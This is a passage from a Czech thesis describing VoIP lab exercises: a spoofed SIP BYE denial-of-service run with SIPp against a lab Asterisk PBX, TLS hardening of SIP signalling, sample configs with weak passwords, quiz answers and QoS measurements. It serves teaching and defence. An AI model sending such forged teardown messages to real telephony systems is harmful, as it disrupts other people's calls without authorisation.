Z odchycených údajů víme IP adresu serveru (směrují na ni SIP žádosti). Položka *service* označuje klapku stanice pro kterou je žádost určena. *Remote_ip* je adresa ústředny. Útočník se musí vydávat za jednu z komunikujících stran. Proto je nutné změnit řádek *From*. *Extension* definující číslo uživatele, za kterého se chceme vydávat a *local_ip* jeho IP adresa. Nejdůležitější položkou je ovšem *Call-ID*. Tento parametr je také možné odchytit pomocí Wiresharku. Jedná se o identifikátor relace. Stačí nám tedy pouze pár parametrů, abychom byli schopni hovor přerušit. Modifikujte soubor BYE.xml umístěný na pracovní ploše, podle aktuálních parametrů (hranaté závorky při přejmenování také odstraňte). V terminálu se přepněte na pracovní plochu (*cd /home/student/Desktop*) a následujícím příkazem upravenou SIP žádost pošlete na ústřednu

```
sipp -sf BYE.xml 192.168.110.184
```

Obr. 6.22: Odeslání zprávy BYE.xml programem *SIPp*

Pomocí *ctrl+c* ukončete odesílání BYE zpráv. Obr. 6.23 znázorňuje námi odeslanou zprávu na adresu ústředny a kladnou odpověď z ústředny.


Zdrojová IP adresa	Cílová IP adresa	Protokol	Popis
192.168.110.181	192.168.110.184	SIP	Request: BYE sip:800@192.168.110.184:5060
192.168.110.184	192.168.110.181	SIP	Status: 200 OK

Obr. 6.23: Podvrhnutá zpráva a kladná odpověď z ústředny

Po správném upravení souboru BYE.xml by mělo dojít k ukončení hovoru mezi stanicemi. Jedná se ovšem o velmi primitivní útok. Zkušení útočníci mají k dispozici pokročilejší nástroje a skripty. Cílem bylo opět dokázat zranitelnost návrhu SIP protokolu na nezabezpečené síti.

6.3 Zabezpečení protokolu SIP

Protokol obsahuje vlastní zabezpečovací mechanizmy. Základní mechanizmus je ověření oprávnění prostřednictvím autentifikace, kdy server vyžaduje autentizaci ještě před spravováním žádosti. V předchozí úloze jsme ale dokázali, že jenom tenhle typ zabezpečení je velmi lehce překonatelný. Obrázek 6.24 znázorňuje, jak může být řešena bezpečnost na různých vrstvách modelu TCP/IP. Každý mechanizmus však pokrývá jenom jistou oblast, proto je vhodné zabezpečení volit v závislosti na implementaci. [14]



Obr. 6.24: Možnosti zabezpečení protokolu SIP

6.3.1 Digest autentizace

Podobně jako u protokolu HTTP je jedná autentifikační mechanizmus, využívající hash funkci MD5. Na autentifikační výměnu slouží pole WWW-Authenticate v hlavičce SIP zprávy. Použití této metody vyžaduje silná hesla, protože existuje několik způsobů jak zabezpečení prolomit, například slovníkovým útokem. Zabezpečení pomocí MD5 je bráno jako bezpečnostní minimum. [14]

6.3.2 Zabezpečení pomocí TLS (Transport Layer Security)

Jedná se o zabezpečení na transportní vrstvě. V asymetrické „handshake procedure“ se dohodnou parametry (šifrovací algoritmy, klíče). Po dohodnutí parametrů probíhá další šifrování symetricky. Nevýhodou je použití protokolu TCP místo protokolu UDP, což má za následek vyšší výpočetní požadavky na servery.

Pro Asterisk PBX již byl vygenerován certifikát, stačí jenom povolit TLS spojení a nastavit koncová zařízení.

Úkol 8 – Zapnutí TLS šifrování na straně serveru

Příkazem *sudo gedit /etc/asterisk/sip.conf* otevřete konfigurační soubor pro SIP signalizaci.

Odkomentujte následující řádky:

```
tlsenable = yes; zapnutí TLS
tlsbindaddr = 0.0.0.0; naslouchání na všech rozhraních
tlscertfile = /etc/asterisk/certificates/asterisk.pem; self-signed certifikát
```

Při jednotlivých uživatelích řádek

```
transport = tls; přenos dat šifrovaně
```

Úkol 9 – Zapnutí TLS šifrování na straně klientů

Pro telefony CISCO v konfiguračním webovém režimu, změňte v poli *SIP SETTINGS* položku *SIP Transport* na hodnotu TLS a *SIP Port* na hodnotu 5061.

Úkol 10 – Zachycení signalizace analyzátorem

Spusťte Wireshark a odchyťte průběh signalizace. Ověřte, zda je signalizace skutečně šifrována.

Bez TLS šifrování

Zdrojová IP adresa	Cílová IP adresa	Protokol	Popis
192.168.110.179	192.168.110.204	SIP/SDP	Request: INVITE sip:500@192.168.110.204
192.168.110.204	192.168.110.179	SIP	Status: 100 Trying
192.168.110.204	192.168.110.184	SIP/SDP	Request: INVITE sip:500@192.168.110.184
192.168.110.184	192.168.110.204	SIP	Request: REGISTER sip:192.168.110.204
192.168.110.204	192.168.110.184	SIP	Status: 401 Unauthorized (0 bindings)
192.168.110.184	192.168.110.204	SIP	Status: 100 Trying

Se šifrováním TLS

Zdrojová IP adresa	Cílová IP adresa	Protokol	Popis
192.168.110.184	192.168.110.204	TLSv1	Application Data, Application Data
192.168.110.184	192.168.110.204	TLSv1	Application Data, Application Data
192.168.110.204	192.168.110.184	TCP	sip-tls > 56830 [ACK] Seq=929 Ack=1623
192.168.110.204	192.168.110.184	TLSv1	Application Data, Application Data
192.168.110.184	192.168.110.204	TCP	56830 > sip-tls [ACK] Seq=1623 Ack=1083
192.168.110.184	192.168.110.204	TLSv1	Application Data, Application Data
192.168.110.184	192.168.110.204	TLSv1	Application Data, Application Data
192.168.110.184	192.168.110.204	TLSv1	Application Data, Application Data

Obr. 6.25: Nezabezpečený přenos signalizace a zabezpečený přenos signalizace pomocí TLS.

Jak je vidět na obr. 6.25 bez zapnutého TLS šifrování, jsou signalizační data bez problému čitelná. Při zapnutém TLS šifrování je možné zjistit, že se jedná o SIP signalizaci, ale není možné data číst. Důležité je si uvědomit, že se šifruje pouze signalizace, přenos dat RTP je stále nešifrován. Asterisk PBX metody na ochranu RTP dat nepodporuje.

Další možnosti zabezpečení:

- Secure/Multipurpose Internet Mail Extensions (S/MIME) – asymetrické šifrování,
- Secure Real-Time Transport Protocol (SRTP) – technika pro zabezpečení datového toku,
- Internet Protocol Security (IPsec) – zabezpečení na síťové vrstvě, vyznačuje se velkou režií. [14] [18]

Úkol 11 – Vymazaní konfigurace

Vypněte bezdrátovou síť na telefonu HTC a uveďte pracoviště do původního stavu.

ZÁVĚR

Cílem práce bylo praktické ověření vysokorychlostního přenosu dat a integrace telekomunikačních služeb v reálných sítích prostřednictvím moderních mobilních zařízení. Výstupem jsou dvě laboratorní úlohy určené do předmětu Komunikační prostředky mobilních sítí. Obsah nově vytvořených úloh je v rámci předmětu jedinečný. Jsou v nich využity nově zakoupené přístroje Nokia N900 a HTC Desire. V úlohách jsou také zakomponovány přístroje s velikým edukačním potenciálem, které zatím ve výuce využity nejsou. Především analyzátor Trend Multiplo GbE s radou měření v oblasti VoIP a IPTV.

Jádro první úlohy tvoří konfigurace pobočkové ústředny na telefonu Nokia N900. Nakonfigurováním upravené linuxové distribuce Debian je možné provozovat Asterisk ústřednu přímo na mobilním telefonu. Cílem je dokázat nenáročnost implementace VoIP brány na zařízení s omezeným výkonem. Výstupem první části úlohy je schopnost vytvoření a správy jednoduché VoIP sítě. Druhá část úlohy rozebírá detailněji signalizační protokol SIP. Analyzuje charakter SIP komunikace a autentizace uživatelů. Další část úlohy popisuje konfiguraci a realizaci videohovorů pomocí ústředny Asterisk PBX. Poslední část je věnována porovnání praktických a teoretických rychlostí a odezev v mobilních a bezdrátových sítích. Testovány jsou sítě GPRS, EDGE, UMTS/HSDPA a bezdrátové rádiové rozhraní. Síť GPRS je simulována prostřednictvím sítě umístněné v laboratorních prostorech. Následně jsou ve zmíněných sítích popsány a testovány QoS parametry (zpoždění, změna zpoždění, ztrátovost) a vyvozen závěr ohledně možnosti využití sítě pro nasazení VoIP technologie. K měření těchto parametrů je využit analyzátor Trend Multiplo. Výsledky jsou porovnány s doporučenými hodnotami organizací ITU-T a subjektivním hodnocením studentů. Cílem první úlohy je tedy konfigurace a měření QoS parametrů VoIP technologie.

Druhá úloha uvádí do problematiky bezpečnosti VoIP technologie. V úloze je využita schopnost přístroje HTC Desire pracovat v roli bezdrátového směrovače s podporou DHCP protokolu. Po analyzování bezdrátového rozhraní je vytvořena síť na vhodném kanálu, sloužící k propojení přístrojů. Cílem úlohy je popsat a simulovat útoky na pobočkovou ústřednu a koncové zařízení. První část naznačuje zranitelnost protokolu SIP. Upozorňuje na fakt, že při nešifrované komunikaci může útočník bez větších problémů odchytit a analyzovat přenášená data. S využitím skriptů patřících do sady nástrojů pro audit VoIP systémů založených na protokolu SIP jsou simulovány útoky, od nalezení pobočkových ústředen v síti, až po přelomení hesel na vybrané ústředně. Další část úlohy popisuje tzv. DoS útok, při kterém je pomocí falešné BYE zprávy přerušen probíhající hovor mezi koncovými uživateli. Závěr úlohy rozebírá problematiku zabezpečení SIP signalizace v pobočkové ústředně Asterisk pomocí TLS šifrování. Cílem druhé úlohy je poukázání na slabiny protokolu SIP, špatně nakonfigurované pobočkové ústředny a problematickou implementaci zabezpečovacích mechanizmů do technologie VoIP.

Příloha obsahuje řešení k zmíněným úlohám, konfigurační soubory, naměřené hodnoty, výstupní grafy a odpovědi na kontrolní otázky. Na DVD disku je přiložen připravený operační systém Ubuntu s neperzistentním zápisem. Provedená konfigurace se tím pádem po restartu vymaže.

LITERATURA

[1] Telefónica O2 Czech Republic, a.s. *O2.cz* [online]. 2010-11-05 [cit. 2010-11-14]. Mapy pokrytí. Dostupné z WWW: <http://www.o2.cz/osobni/podpora-a-servis/mapy-pokryti.html>.

[2] Orange Slovensko, a.s. *Orange.sk* [online]. 2010-11-02 [cit. 2010-11-14]. Mapa pokrytia. Dostupné z WWW: <http://www.orange.sk/private/coverage/index.jsp>.

[3] KAARANEN, Heikki; AHTIAINEN, Ari. *UMTS Networks : Architecture, Mobility and Services*. 2nd Edition. Chichester (England) : John Wiley & Sons, LTD, 2005. 406 s. ISBN 0-470-01103-4.

[4] HOLMA, Harri; TOSKALA, Antti. *HSDPA/HSUPA for UMTS : High Speed Radio Access for Mobile Communications*. 1st Edition. Chichester (England) : John Wiley & Sons, LTD, 2006. 245 s. ISBN 978-0-470-07-1884-2.

[5] *3gamericas.org* [online]. Červen 2010 [cit. 2010-11-14]. 4G Americas. Dostupné z WWW: <http://www.3gamericas.org>.

[6] 3GPP (3rd Generation Partnership Project). *System architecture evolution (SAE) : TR. 23.882* [online]. 24.9.2008 [cit. 2010-12-10]. Specification detail. Dostupné z WWW: <http://www.3gpp.org/ftp/Specs/html-info/23882.htm>.

[7] 3GPP (3rd Generation Partnership Project). *High Speed Packet Access (HSPA) evolution : TR. 25.999* [online]. 20.3.2008 [cit. 2010-12-10]. Specification detail. Dostupné z WWW: <http://www.3gpp.org/ftp/Specs/html-info/25999.htm>.

[8] Nokia Corporation. *The sofware beyond your mobile computer* [online]. 2010 [cit. 2010-12-01]. Maemo Software. Dostupné z WWW: <http://maemo.nokia.com/>.

[9] Nokia Corporation. *Maemo Develepment* [online]. 2010 [cit. 2010-12-01]. Maemo.org. Dostupné z WWW: <http://maemo.org/development/>.

[10] HTC Corporation. *Specifications* [online]. 2010 [cit. 2010-12-01]. HTC Desire. Dostupné z WWW: <http://www.htc.com/www/product/desire/specification.html>.

[11] Google Inc. *The Developer´s Guide* [online]. 2010 [cit. 2010-12-01]. Android Developers. Dostupné z WWW: <http://developer.android.com/guide/index.html>.

[12] CARROLL, Brandon J. . *CCNA Wireless : Official Exam Certification Guide* . 1st edition. [s.l.] : Cisco Press, 2008. 505 s. ISBN 1-58720-211-5.

[13] WALLACE, Kevin. *Cisco Voice over IP (CVOIP) : Authorized Self-Study Guide*. 3rd edition. [s.l.] : Cisco Press, 2008. 598 s. ISBN 1-58705-554-6.

[14] THERMOS, Peter; TAKANEN, Ari. *Securing VoIP Networks : Threats, Vulnerabilities, and Countermeasures*. [s.l.] : Addison-Wesley, 2007. 384 s. ISBN 0-321-43734-9.

[15] *Suite for audit SIP based VoIP systems* [online]. 2011 [cit. 2011-05-20]. SIPVicious . Dostupné z WWW: <http://code.google.com/p/sipvicious/>.

[16] *Traffic generator for the SIP protocol* [online]. 25.10.2010 [cit. 2011-05-20]. SIPp Documentation. Dostupné z WWW: <http://sipp.sourceforge.net/doc/reference.html>.

[17]*Parameters for Asterisk PBX SIP.conf* [online]. 1.2.2010 [cit. 2011-05-20]. Voip-Info.org. Dostupné z WWW: <http://www.voip-info.org/wiki/view/Asterisk+config+sip.conf>.

[18] *Secure SIP with TLS in Asterisk PBX* [online]. 31.8.2010 [cit. 2011-05-20]. Voip-Info.org. Dostupné z WWW: <http://www.voip-info.org/wiki/view/SIP+TLS>.

[19] Digium, Inc. *Asterisk Documentation* [online]. 2010 [cit. 2011-05-20]. Asterisk Open Source Communications. Dostupné z WWW: <https://wiki.asterisk.org/wiki/display/AST/Home>.

[20] *Session Initation Protocol* [online]. 2011 [cit. 2011-05-20]. Voip-Info.org. Dostupné z WWW: <http://www.voip-info.org/wiki/view/SIP>.

[21] ITU-T Y.1541. *Network performance objectives for IP-based services*. [s.l.] : [s.n.], 2006.

[22] ITU G.107. *The E-model: a computational model for use in transmission planning*. [s.l.] : [s.n.], 04/2009. 28 s.

SEZNAM ZKRATEK

16-QAM	16-Quadrature Amplitude Modulation
3GPP	3rd Generation Partnership Project
AAC	Advanced Audio Coding
AC	Admission Control
AIPN	All IP Network
AMR	Adaptive Multi-Rate
API	Application Programming Interface
ARM	Advanced RISC Machine
ARP	Address Resolution Protocol
ATM	Asynchronous Transfer Mode
AuC	Authentication Centre
BCCH	Broadcast Control Channel
BG	Border Gateway
BS	Base Station
BTS	Base Transceiver Station
CDMA	Code Division Multiple Access
CGW	Charging Gateway
CLI	Command-Line Interface
CLPC	Closed Loop Power Control
CM	Code management
CPICH	Common Pilot Channel
CQI	Channel Quality Identity
CRNC	Controling Radio Network Controller
CS	Circuit Switched
DoS	Denial of Service
DRNC	Drifting Radio Network Controller
DSSS	Direct Sequence Spread Sprectrum
EDGE	Enhanced Data for GSM Evolution
EIR	Equipment Identity Register
ETSI	European Telecommunications Standards Institute
EUL	Enhanced Uplink
EV-DO	Evolution-Data Optimized
FDMA	Frequency Division Multiple Access
FHSS	Frequency-Hopping Spread Sprectrum
FPS	Fast Packet Scheduling
GERAN	GSM/EDGE Radio Access Network
GGSN	Gateway GPRS Support Node
GPRS	General Packet Radio Service
GPS	Global Positioning Systém
GSM	Global System for Mobile Communications
GTP	GPRS Tunneling Protocol

GUI	Graphical User Interface
HLR	Home Location Register
HRM	Hybrid Retransmission Mechanisms
HSDPA	High-Speed Downlink Packet Access
HSPA	High Speed Packet Access
HSS	Home Subscriber Server
HSUPA	High Speed Uplink Packet Access
HTTP	HyberText Transfer Protocol
iDEN	Integrated Digital Enhanced Network
IM	Instant Messaging
IMEI	International Mobile Equipment Identity
IMS	IP Multimedia Subsystem
IMSI	Internation Mobile Subcriber Identity
IMT	Internation Mobile Telecommunications
IVR	Interactive Voice Response
JPEG	Joint Photographic Experts Group
LTE	Long Term Evolution
MAC	Media Access Control
MAN	Metropolitan Area Network
MGW	Media Gateway Function
MIMO	Multiple Input and Multiple Output
MM	Mobility Manager
MME	Mobility Management Entity
MMS	Multimedia Messaging Service
MOS	Mean Opinion Score
MP3	MPEG Audio Layer III
MPEG	Moving Picture Experts Group
MSC	Mobile Services Switching Centre
OFDM	Ortogonal Frequency Division Multiplexing
OLPC	Open Loop Power Control
PBX	Private Branch eXchange
PCEF	Policy and Charging Enforcement Function
PDC	Personal Digital Cellural
PLC	Packet Loss Concealment
PNG	Portable Network Graphic
PS	Packet Switched
PS	Packet Scheduling
PSTN	Public Switched Telecommunication Network
QAM	Quadrature Amplitude Modulation
QPSK	Quadrature Phase Shift Keying
RAB	Radio Access Bearer
RNC	Radio Network Controller
RNS	Radio Network Subsystem

RRC	Radio Resource Control
RRM	Radio Resource Management
RTP	Real Time Transport Protocol
RTT	Round Trip Time
SAE	System Architecture Evolution
SCR	System Chip Rate
SDHC	Secure Digital High Capacity
SDK	Software Developement Kit
SDP	Session Description Protocol
SGL	Scalable Graphic Library
SGSN	Serving GPRS Support Node
SIP	Session Initation Protocol
SIR	Signal to Interference Ratio
SMS	Short Message Service
SMTP	Simple Mail Transfer Protocol
SPIT	Spam over Internet Telephony
SRNC	Serving Radio Network Controller
SSH	Secure Shell
SSID	Service Set Identifier
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
TDMA	Time Division Multiple Access
TD-SCDMA	Time Division Synchronous Code Division Multiple Access
TLS	Transport Layer Protocol
UA	User Agent
UDP	User Datagram Protocol
UE	User Equipment
UMTS	Universal Mobile Telecommunications System
URI	Uniform Resource Identifier
USB	Universal Serial Bus
USIM	Universal Subscriber Identity Module
UTRAN	UMTS Terrestrial Radio Network
VLR	Visitor Location Register
VNC	Virtual Network Computing
VoIP	Voice over IP
WIMAX	Worldwide Interoperability for Microwave Access
WLAN	Wireless Local Area Network
WWW	World Wide Web

SEZNAM PŘÍLOH

Příloha A

A.1: Řešení úlohy: Konfigurace a měření parametrů VoIP v mobilních datových sítích
A.2: Řešení úlohy: Bezpečnost VoIP technologie

Příloha A

A.1 Řešení úlohy: Konfigurace a měření parametrů VoIP v mobilních datových sítích

Výslední konfigurační soubor *sip.conf* na telefonu Nokia N900.

```
[general]
context=mkpm;         výchozí kontext
bindport=5060;        port
disallow=all;         zakázání všech kodeků
language=cz;          jazyk
nat=yes;              povolení NAT
useragent=NokiaN900_PBX
;allow=alaw;         povolení kodeku alaw
;allow=ulaw;         povolení kodeku ulaw
;allow=gsm;          povolení kodeku gsm
;allow=h263;         povolení kodeku h263 pro video
;allow=h264;         povolení kodeku h264 pro video

[100]
type=friend;          typ účtu
secret=1234;          heslo klapky
username=100;         uživatelské jméno
host=dynamic;         povolená registrace
context=mkpm;         kontext klapky
callerid=Ucet_100;    identifikace volajícího
auth=md5;             autentizace pomocí md5
qualify=yes;          testovaní dostupnosti (výchozí hodnota 60s)
allow=alaw;           povolení kodeku alaw

[200]
type=friend;          typ účtu
secret=1234;          heslo klapky
username=200;         uživatelské jméno
host=dynamic;         povolená registrace
context=mkpm;         kontext klapky
callerid=Ucet_200;    identifikace volajícího
auth=md5;             autentizace pomocí md5
qualify=30;           testovaní dostupnosti každých 30s
videosupport=yes;     podpora videa
allow=alaw,ulaw;      povolení kodeku alaw

[300]
type=friend;          typ účtu
secret=1234;          heslo klapky
```

```
username=300;         uživatelské jméno
host=dynamic;         povolená registrace
context=mkpm_dva;     kontext klapky
callerid=Ucet_300;    identifikace volajícího
auth=md5;             autentizace pomocí md5
videosupport=yes;     podpora videa
allow=alaw,gsm;       povolení kodeku alaw
```

Výslední konfigurační soubor *extensions.conf* na telefonu Nokia N900.

```
[mkpm]
exten => 100,1,Dial(SIP/100)
exten => 200,1,Dial(SIP/200)

[mkpm2]
exten => 200,1,Dial(SIP/200)
```

Odpovědi na otázky z části: Konfigurace ústředny Asterisku.

Na co slouží kontext v číslicovém plánu?

Každá klapka patří do nějakého kontextu. V případě realizování hovoru z klapky je prohledáván její kontext a na základě výsledku provedená další akce.

Na co slouží parametr Qualify?

Při nastaveném parametru Qualify provádí ústředna pravidelnou kontrolu dostupnosti stanice.

Co je to IVR (Interactive Voice Response)?

Zautomatizované hlasové interaktivní menu, pomocí kterého je možné například realizovat funkci spojovatelky.

Který kodek je ve státech Evropské Unie preferován? Alaw nebo µlaw?

V státech EU je preferován alaw, µlaw je využit v Americe a Japonsku.

Odpovědi na otázky z části: Analýza protokolu SIP.

Napište SIP adresu účtu sipuser, který je registrovaný na ústředně, jejíž adresa je 82.143.28.123.

sip:sipuser@82.143.28.123.

Kterým aplikačním protokolům se protokol SIP svou strukturou podobá?

Na prokotoly HTTP a SMTP.

Jaký unikátní parametr, poskytnutý serverem slouží klientovi pro vytvoření hashe hesla a v které zprávě se posílá?

Je to řetězec nonce a posílá se v zprávě 401 Unauthorized, jako reakce na pokus o registraci.

Jaký číselný kód označuje zprávy informačního charakteru?

Číselný kód 1xx.

Jaký typ žádosti posílá server klientům, když testuje jejich dostupnost?

Typ žádosti je OPTIONS.

Jaký je číselný kód pro zamítnutí hovoru z důvodu obsazení linky?

Číselný kód pro zamítnutí hovoru je 480 v odpovědi Terminated.


Jaký je číselný kód pro oznámení zaneprázdnění (busy) stanice?

Číselný kód pro oznámení zaneprázdněnosti stanice je 486 v odpovědi Busy Here.

Kde jsou přenášeny zprávy SDP?

Zprávy SDP jsou přenášeny v těle SIP zpráv.

V jednoduchosti načrtněte výměnu zpráv při ukončovaní spojení.



Obr. A.1.1: Výměna zpráv SIP při ukončovaní spojení.

Výsledky měření v části úlohy: Kvalita služeb ve VoIP.

Typ sítě	Teoretická rychlost [kbit/s]	Teoretická hodnota odezvy [ms]	Naměřená rychlost [kbit/s] (průměr 5 měření)	Naměřená hodnota odezvy [ms]
GPRS	83,5	600 - 700	68,8	419
EDGE	473,6	150	240	198
UMTS/HSDPA	2048 / 7372,8	60 - 120	1920	73
Wi-Fi	nad 10240	50	2800	48

Tab. A.1.1: Teoretické a naměřené hodnoty rychlostí a odezev v mobilních a bezdrátových datových sítích

Výsledná tabulka doporučených a naměřených hodnot zpoždění.


Hodnocení	Doporučené zpoždění [ms]	Naměřené zpoždění [ms]			
		GPRS	EDGE	UMTS / HSDPA	Wi-FI
akceptovatelné pro většinu aplikací	0 - 150	209, 3	50,0	44,2	38,2
akceptovatelné pro mezinárodní spojení	150 - 400				
všeobecně neakceptovatelné	> 400				

Tab. A.1.2: Doporučené a naměřené hodnoty zpoždění


Výsledná tabulka doporučených a naměřených hodnot změny zpoždění a výstup měření analyzátorem Wireshark pro všechny měřené sítě.

Hodnocení	Doporučený jitter [ms]	Naměřený jitter [ms]			
		GPRS	EDGE	UMTS / HSDPA	Wi-FI
dobré	< 20	195,0	32,0	22,0	18,8
akceptovatelné	20 - 50				
neakceptovatelné	> 50				

